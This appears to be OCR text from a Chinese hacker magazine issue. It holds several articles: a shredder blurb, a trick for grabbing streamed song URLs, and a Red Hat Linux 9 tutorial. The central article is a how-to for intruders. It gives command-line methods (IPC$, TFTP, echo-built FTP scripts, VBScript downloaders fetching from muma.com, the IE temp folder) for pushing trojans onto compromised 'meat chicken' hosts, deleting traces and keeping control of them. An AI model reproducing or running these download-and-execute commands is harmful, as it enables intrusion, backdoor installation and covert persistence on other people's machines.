Shredder提供了两种彻底删除数据的方法，一种针对文件和文件夹。选中要删除的文件或者文件夹，系统会使用特殊的方法彻底删除，要想恢复几乎不可能。一种是针对磁盘剩余空间的，我们知道，磁盘的自由空间并不是“纯净”的，可能包含杂乱无章的数据，使用shdder可以彻底“洗净”自由空间的内容，包含在其中的以前删除文件或者文件夹会被全部“洗掉”。

（文章中涉及到的程序Steganos Internet Anonym Pro 7以及注册机已经收录于光盘中）

命令行下的文件传输总结

小鱼修炼中

随着网上溢出程序的流行，很多菜鸟不知道如何在shell下传送文件，而没有在肉鸡上留下木马或后门进一步控制不能算是完成一次成功的入侵，所以我在此总结了一下流行的shell下传送文件的方法，希望能够对刚入门的新手朋友带来帮助。

1. 首先要说的是初学者最爱的IPC$共享传送方式了，用法很简单。先在溢出shell下建立一个管理员权限的帐号，然后在本地的CMD下与肉鸡进行连接，命令如下：

```
net use \IP\共享目录（后面要打$）"密码" /user:"用户名"
copy c:\filename \IP\共享目录
```

这里再提供一个思路，大家有没有想过其实我们也可以通过肉鸡来“入侵”我们自己的机器同样达到传送文件的目的，只是将上传改为下载。后面的命令改为**copy \你的IP\共享目录\文件 c:\file**。

大家可以根据这个思路活学活用。玩过MS03-049的朋友都知道这个溢出需要139，445端口，所以只要溢出成功就直接将对方的共享目录映射到本地，这样就省得一条条打命令了，命令如下：**net use z: \IP\共享目录**，如果对方把默认共享关闭了，你可以在溢出shell下用**net share**命令开启，另外传完文件后记得断开连接，命令：**net use z:\IP\共享目录 /del**。

2. 接着我们说一下很多朋友都用的tftp方式。前提你得拥有一个公网IP，然后去网上down一个tftpd32.exe，把它放到你要传送的文件的目录里运行一下就OK了。在溢出shell下执行命令：**tftp -i 你的IP get xx.exe（木马程序）**，这样就完成了文件的传输，当管理员限制用TFTP传送文件，一般就是直接封69端口，修改默认69端口，TFTPD32.exe等TFTP服务端是可以自己设置端口的，这里就不多讲，只不过在设置后要重新启动一次TFTP服务端。至于客户端在system32\drivers\etc\文件夹下有一个services文件。打开如下：

```
# Copyright &copy; 1993-1999 Microsoft Corp.
#
# This file contains port numbers for well-known services defined by IANA
#
# Format:
#
# <service name> <port number>/<protocol> [aliases...] [#<comment>]
#

echo 7/tcp
echo 7/udp
discard 9/tcp sink null
discard 9/udp sink null
systat 11/tcp users #Active users
systat 11/tcp users #Active users
……
tftp 69/udp #Trivial File Transfer ——————TFTP端口
……
```

不难看出，69/udp就是定义tftp默认端口的，协议为udp。具体怎么用只要这两句，其实就是比原来多加了一句改端口的：

```
echo tftp 8300/udp >%systemroot%\system32\drivers\etc\services
tftp -i xxx.xxx.xxx.xxx get srv.exe
```

注意 请先把tftp服务端端口设定为与自定义端口一样的，否则文件传送会失败，这里是8300端口。

当然这个方法也不是每次都成功的，防火墙和管理员的防黑设置都能让你的文件传输失败。所以大家千万别老往一个死胡同走，有句话说得好，条条道路通罗马。

3. 下面我们继续说FTP方式，玩过溢出的都知道，在溢出shell下用FTP命令登陆服务器输入用户名后没等输入密码CMD窗口就停顿在那里处于假死状态了。所以大家通常是开启肉鸡的telnet服务，连接上去后再登陆FTP服务器传输文件。或者是在肉鸡上写脚本，命令如下：

```
echo ftp>1.txt
echo open xxx.xxx.xxx.xxx>1.txt
echo user>>1.txt
echo pass>>1.txt
echo get muma.exe>>1.txt
echo bye>>1.txt
ftp -s:1.txt
```

完成后用**ftp -s:1.txt**就可以自动下载了（用完1.txt后一定要用del命令删除，为什么就不用我说了吧）。

上边使用的是ftp的默认端口，我们再来看一下使用自定义端口的情况。其实ftp自定义端口非常简单，只要在IP地址后面空格，紧跟自定义的端口就可以了，如下：

```
echo open xxx.xxx.xxx.xxx 2121 >ftp.txt
echo user >>ftp.txt
echo password >>ftp.txt
echo get muma.exe>>ftp.txt
echo bye >>ftp.txt
ftp -s:ftp.txt
```

这里自定义端口为2121，只要和ftp服务端的端口一致就行了。

现在再说一下怎样直接在溢出shell下使用FTP传输文件而不用脚本完成。据我所知有两种方法：其一是将你的FTP服务器设为匿名访问，这样直接用FTP命令登录到服务器就可以以下载了。其二是将你的FTP的帐号密码设为空，但这样设置的FTP服务器有一定危险性，大家记得把权限设为只能下载或者改一下FTP的端口。通过以下命令就可以下载了：

```
C:\WINNT\system32>ftp
```

```
ftp
open xxx.kmip.net
User (xxxxx.net:(none)): 1
get muma.exe
bye

C:\WINNT\system32>muma.exe
```

成功率有99%吧，推荐，只是需要自己架设一台FTP服务器出来，可以在你机器上架，或者肉鸡上，我们要充分利用肉鸡嘛（另外多说两句，肉鸡要定期维护，勤打补丁，不要被同行搞去了或被管理员发现），如果你没有FTP的话可以去下载个灰鸽子里面自带有FTP服务器。

4．写脚本下载

脚本是非常好的东西，只要把源码保存到一个文件中就能运行。所以在shell下，用echo语句直接写到一个文件中，在用相应的解释程序执行就可以啦。这里是一个脚本实例的简化：

```
echo Set xPost = CreateObject("Microsoft.XMLHTTP") >a.vbs
echo xPost.Open "GET","http://muma.com/srv.exe",0 >>a.vbs
echo xPost.Send() >>a.vbs
echo Set sGet = CreateObject("ADODB.Stream") >>a.vbs
echo sGet.Mode = 3 >>a.vbs
echo sGet.Type = 1 >>a.vbs
echo sGet.Open() >>a.vbs
echo sGet.Write(xPost.responseBody) >>a.vbs
echo sGet.SaveToFile "srv.exe",2 >>a.vbs
```

然后执行**cscript a.vbs**就可以啦，其中把http://muma.com/srv.exe改成你存放木马的网站路径，srv.exe可以改成保存文件的路径。

这里还有一个脚本：

```
@echo with wscript:if arguments.count<2 then .quit:end if > dl.vbs
@echo set aso=.createobject("adodb.stream"):set web=createobject("microsoft.xmlhttp") >>dl.vbs
@echo web.open "get",arguments(0),0:web.send:if web.status>200 then echo "Error:"+web.status: quit >> dl.vbs
@echo aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile arguments(1),2:end with >> dl.vbs
```

写完后在shell运行：

cscript dl.vbs http://www.muma.com/muma.exe c:\explorer.exe（前面是下载地址，后面是要保存的路径）。这个方法真是百试不爽啊，也是我最常用的，今天写出来跟大家分享。

5．利用IE临时文件夹

```
start its:http://muma.com/muma.rar （看清楚）
cd "C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\" （假设系统装在c盘，且当前环境是SYSTEM.）
dir /s ca[1].rar
```

然后会显示ca[1].rar的具体位置，比如C:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5QMVC11H\ca[1].rar，最后：

```
copy 0QMVC11H\ca[1].rar c:\winnt\system32\ca.rar //为什么要copy呢？在IE临时文件夹中不能直接运行程序的
del 0QMVC11H\ca[1].rar
```

6．如果以上方法都不行，那这主机也真够BT的，我们只能用echo自己写入文件了。

总结了这5种常规方法，其实还有一些非常规的方法也可以，比如建立好管理员帐号后用DameWare远程控制工具远程安装后用它的文件传送功能，还可以看看能不能找到什么敏感文件如conn.asp，然后用SQL连接等等。

一般掌握上面5种方法后相信传送文件不是难题了。好了文章就到这，菜鸟朋友们有什么问题可以来论坛找俺！

歌曲任我下载

小黑虾

在线听歌已成为当今上网用户必不可少的一部分。但是，在线听歌受网络速度的限制，网速不好，播放的效果就很不理想，所以一般都会下载歌曲。可是问题又来了，现在很多的网站都只提供在线收听，而不允许下载歌曲。所以，我们就要找到歌曲的网络路径来下载歌曲。

我试过很多方法来查找歌曲的路径，比如查看网页源代码等，但都比较费神、费力。后来我发现一个很简单而且很容易掌握的方法，下面我就讲给大家。

网上听歌一般使用的都是RealPlayer，RealPlayer有个"在RealPlayer中播放"的功能，在图1中，单击鼠标右键，会弹出如图2所示的菜单。




图1



图2

单击"在RealPlayer中播放"，这时会启动RealPlayer软件，并自动加载歌曲。我们只要单击"文件"→"剪辑属性"→"查看剪辑信息"会弹出一个窗口，其中"文件名"后面的就是歌曲的路径，如图3。




图3

这样就可以直接用Flashget下载了。这个方法很简单，而且也很准确。

轻松玩转 Red Hat Linux 9.0

魔女の条件

Windows 系统在家用电脑的普及率及其领导地位，已经是家喻户晓的了。对于我们这些永远追求时尚潮流的电脑迷来说，迫切希望体验 Linux 系统的开源思想，发展前途和安全性等 Windows 无法比拟的特权。加入 Linux 的群体的不断增多，Linux 系统 Fans 们的求知欲望的与日俱增，都充分证明了 Linux 在走进我们的生活。

一、走进 Linux 系统新生活

对于 Linux 系统的安装，在这里我就不做过多的说明了。网上有详细的安装教程，我相信菜鸟朋友们都能看懂的（其实我就是个超大的菜鸟，要是你还没看懂。那我就欣慰了，我还不是世上最菜的鸟，看不懂文章的比我还菜……）。哎呀，饶恕我的狂言乱语吧，别什么都往我这儿扔。扔这么多砖头做什么，还不如直接盖个别墅送我，免得我还要拣砖头回家盖房。

测试操作系统：Red Hat Linux 9.0
内核版本：2.4.20-8
GRUB 版本：0.93

言归正传，偶今天做实验是用的虚拟机 VMwareworkstation-4.0.5-6030。在虚拟机上安装 Linux 系统的朋友，现在有福气了。虚拟机的版本在升级为 4.0 后，已经支持在图形模式安装系统了，安装完系统直接就能进入图形界面。想当年，我使用 VMware-Workstation 3.0 的时候还是在文本模式安装的，安装完毕后还要安装 VMware-tool 才能见到我梦寐以求的 Linux 图形界面（打住！怎么有点劳苦大众忆苦思甜的气氛，让我想起万恶的旧社会。想起来就让人潸然泪下……），可是，为了追求性能上的完美，我们也要安装 VMware-tool 来做的尽善尽美的不是吗？没有最好，只有更好；我们一直在努力！（怎么又来广告了，再不切入正题把你赶下去……）

现在切入正题，安装 VMware-tool 的时候要在文本模式下安装，图形界面下的 Shell 是不可以的。在这里我传授各位看官我的独门小诀窍，呵呵（不看《黑客 X 档案》的朋友，就没机会了）

方法一：用 Grub 引导进文本界面，进入 Grub 启动画面之后，如图 1。



图 1

按下键盘的“A”键，进入到自定义配置启动等级的地方，我们在其后面敲入“空格+3”，代表以 3 模式（多用户的文本模式）来启动系统，如图 2。完毕后按回车就可以引导进入文本界面，但是不修改系统的运行级，只在当次有效。




图 2

方法二：在图形模式的 Shell 下修改 /etc/inittab 文件，其中有一行 **id:5:initdefault**，意思是说开机默认进入运行级别 5（多用户的图形界面）；把它改成 **id:3:initdefault**，既开机默认进入运行级别 3（多用户的文本界面）。

小知识：Linux 运行级详解

Linux 启动时，运行一个叫做 init 的程序，然后由它来启动后面的任务，包括多用户环境、网络等。那么，到底什么是运行级呢？简单的说，运行级就是操作系统当前正在运行的功能级别。这个级别从 1 到 6，具有不同的功能，这些级别在 /etc/inittab 文件里指定。这个文件是 init 程序寻找的主要文件，最先运行的服务是那些放在 /etc/rc.d 目录下的文件。

大多数的 Linux 发行版本中，启动脚本位于 /etc/rc.d/init.d。这些脚本被 ln 命令来连接到 /etc/rc.d/rcn.d 目录（这里的 n 就是运行级 0-6）。例如 /etc/rc.d/rc2.d 下面的 S10network 就是连接到 /etc/rc.d/init.d 下的 network 脚本的。

因此，我们可以知道，rc2.d 下面的文件就是和运行级 2 有关的。文件开头的 S 代表 start 就是启动服务的意思，后面的数字 10 就是启动的顺序。例如，在同一个目录下，你还可以看到 S80postfix 这个文件，80 就是顺序在 10 以后，因为没有启动网络的情况下，启动 postfix 是没有任何作用的。

再看一下 /etc/rc.d/rc3.d，可以看到文件 S60nfslock，但是这个文件不存在于 /etc/rc.d/rc2.d 目录下。NFS 要用到这个文件，一般用在多用户环境下，所以放在 rc3.d 目录下。

另外，在 /etc/rc.d/rc2.d 还可以看到那些 K 开头的文件，例如 /etc/rc.d/rc2.d/K45named，K 代表 kill。

标准的 Linux 运行级为 3 或者 5，如果是 3 的话，系统就在多用户状态。如果是 5 的话，则是运行着 X Window 系统。如果目前正在 3 或 5，而你把运行级降低到 2 的话，init 就会执行 K45named 脚本。

不同的运行级定义如下：（可以参考 Red Hat Linux 里面的 /etc/inittab）

#：缺省的运行级，RHS 用到的级别如下：

```
# 0 — 停机（千万不要把initdefault 设置为0 ）
# 1 — 单用户模式
# 2 — 多用户，但是没有NFS
# 3 — 完全多用户模式
# 4 — 没有用到
# 5 — X11
# 6 — 重新启动（千万不要把initdefault 设置为6 ）
```

#：对各个运行级的详细解释：

0 为停机，机器关闭。

1 为单用户模式，就像Win9x 下的安全模式类似。

2 为多用户模式，但是没有NFS 支持。

3 为完整的多用户模式，是标准的运行级。

4 一般不用，在一些特殊情况下可以用它来做一些事情。例如在笔记本电脑的电池用尽时，可以切换到这个模式来做一些设置。

5 就是X11，进到X Window 系统了。

6 为重启，运行init 6 机器就会重启。

不同的运行级有不同的用处，也应该根据自己的不同情形来设置。例如，如果丢失了root 口令，那么可以让机器启动进入单用户状态来设置。在启动后的lilo 提示符下输入：

init=/bin/sh rw，就可以使机器进入运行级1，并把root文件系统挂为读写。它会跳过所有系统认证，让你使用passwd 程序来改变root 口令，然后启动到一个新的运行级。

方法三：在图形界面下，右键点击桌面，打开一个终端。在终端里输入，如图3。

```
$ su
# /sbin/telinit 3
```




图 3

图形界面消失，敲回车几下，在文本方式下登录。返回到默认的图形界面方法是输入：（运行级别5） **# /sbin/telinit 5**。

既然后前面的三种进入文本模式的方法，接下来我们就在文本模式下安装 VMware-tool 了。

1．在 Windows 的 VMware 的窗口菜单中选 File →>Iinstall VMware Tools。

2．在虚拟机中：

```
$ su
# mount /dev/cdrom /mnt/cdrom
# cd /tmp
# tar zxf /mnt/cdrom/vmware-linux-tools.tar.gz
# cd vmware-tools-distrib
# ./vmware-install.pl
```

回答并设置屏幕分辨率，除了分辨率需要选择外，直接回车就行了，如图4。至此，虚拟机中 VMware-tool 的安装就结束了。返回到默认的图形界面（运行级别5）。**# /sbin/telinit 5**

二、我的Linux地盘我做主

在Linux 系统中您可以做，在您熟悉的Windows 系统下能够做的任何工作和娱乐功能。而对于偶这样在寝室用小猫上网的穷




图 4

学生来说，在寝室Linux 系统下用小猫下载音乐或电影就是非常奢侈的事了。那么偶就先在网吧下载好，然后使用U 盘或MP3 把我喜欢的歌曲和技术文档拷贝回我的电脑就是非常必要的了。由于平时用 Windows 的机会还是比较多，大部分分区都是 NTFS 的，要想和Linux 资源共享，文件传输。除了搭建网上邻居或在 Linux 系统下做访问 Windows 分区的配置，最简单和行之有效的方法就是使用U 盘在双系统下拷贝。接下来我就详细说说，如何在Linux 系统下使用 U 盘。

首先，优盘的使用需要Linux 内核在2.4.X 以上，这是因为Linux 中硬件驱动是编译在内核中的，内核不支持USB 就无法使用。这个现在不成问题，因为Red Hat Linux 早在7.2 版本中就支持U 盘。

Linux 不同于 Windows，它将不同的分区都当成一个设备，使用前需要挂载，用完后需要卸载。U 盘的挂载同软盘和光驱的类似。使用挂载需要知道设备名，也就是它在 /dev/ 下的名称。

有的Linux 系统将优盘视为普通IDE 设备，因此设备名为 /dev/hde*,*是数字，也有的系统认为U 盘是SCSI 设备，设备名为sda*。如果不清楚您的U 盘或MP3 属于那种设备的话，用如下方式可以确定。

在Shell 提示下，使用命令：**# dmesg|more** 在显示结果中找到：

```
scsi1 : SCSI emulation for USB Mass Storage devices
Vendor: 方正      Model: 0501        Rev: 1.89
Type:   Direct-Access       ANSI SCSI revision: 02
Attached scsi removable disk sdb at scsi1, channel 0, id 0, lun 0
SCSI device sdb: 512000 512-byte hdwr sectors (262 MB)
sdb: Write Protect is off
sdb: sdb1
```

就可以确定系统将它认为是SCSI 设备，其中262M 是容量，**sdb: sdb1** 显示系统中分配的设备名为sdb1。（我是用的优盘是“方正 256M”，在Linux 下换算方法不同，略有偏差）

其次，我们来挂载U 盘。为设备建立一个空目录，如 /mnt/usb。然后将设备挂载到该目录下，就可以像使用本地硬盘一样使用U 盘了。使用如下命令：

```
# mkdir /mnt/usb
# mount -t vfat /dev/sda1 /mnt/usb
```

在这里用 **-t vfat** 指定U 盘使用分区类型是 Windows 的分区格式。

```
# cd /mnt/usb
# ls
```

U 盘使用后，一定要卸载，如果直接拔出，可能会损坏U 盘上的数据。卸载前需要离开 /mnt/usb 目录，并且确定没有程序在使用这个目录，否则会卸载失败。离开 /mnt/usb 目录的命令：**# umount /mnt/usb**

如果每次使用 U 盘都输入一串命令，不够方便，可以使用下面的方法：

在系统文件分区文件 /etc/fstab 中，增加如下命令：

```
/dev/sdb1        /mnt/usb        vfat        defaults,
codepage=936,isocharser=cp936        0 0
```

以后使用 U 盘就方便多了，可以直接在 Shell 提示符中挂载，输入命令：**# mount /mnt/usb** 或者使用硬盘管理工具，挂载 U 盘，如图 1。

> 小技巧：在 U 盘中使用中文命名的文件，如果按前面的命令，则中文显示会不正确。为了能够正常地显示中文，需要在命令后面加几个参数。

完整的命令如下：**# mount -t vfat -O isocharset=gb2312, umask=0,codepage=936 /dev/sda1 /mnt/usb**

三、畅游网络新世界

我这样的酷爱上网的网蝶儿，在 Linux 系统下怎么能不上网，聊 QQ 呢？现在我就讲下如何在 Wndows XP Host +Linux Guest 下上网，聊 QQ！

实验环境：

```
Host：Windows XP professional
VMware：Workstation 4.0.5 build 6030
Guest：Red Hat Linux 9.0
```

在 Windows XP 中，查看所有的网络连接，您应该发现除了原有的网卡之外，又多了 VMnet1 和 VMnet8。如果您使用过虚拟机应该知道，VMnet1 是 Host-only 的接口，而 VMnet8 是使用 NAT 的网络接口。在这里我们既不想用 VMWARE 自带的 DHCP 也不想用它的 NAT 所以我们只关心 VMnet1。在进一步操作之前先说一下思路：

我们将使用 Host-only 这个网络接口连接虚拟机和主机，然后利用 Windows XP/2000 里面自带的 Internet 连接共享（实际上是一个简单的路由 NAT）来让虚拟机 通过原来的网卡进行外网的访问。

那么为什么不使用桥接的方式呢？不过最难现实的原因是桥接需要一个不同于原主机上的另外一个独立的 IP 地址，这对于有些情况（IP 和 MAC 绑定，网管不同意），比较难办到。OK，Let's GO!

（1）查看你的连接外网的网卡的属性，选择“高级”标签，设置成允许共享，并设定允许的网络接口为 VMNET1，如图 5。

（2）再查看一下您的 VMnet1 的属性，看一下 TCP/IP 协议的设置，你发现已经被自动设置为 192.168.10.1/255.255.255.0，如图 6。

（3）Windows 下的设置完成，转入到跑 Linux 的虚拟机。将你的 eth0 的 IP 地址设置为静态的（如果安装时没有选静态的话）。按红帽子图标→系统设置→网络，如图 7。

IP： 192.168.10.2(或其它在此网段上的地址)

Netmask：255.255.255.0




图 5

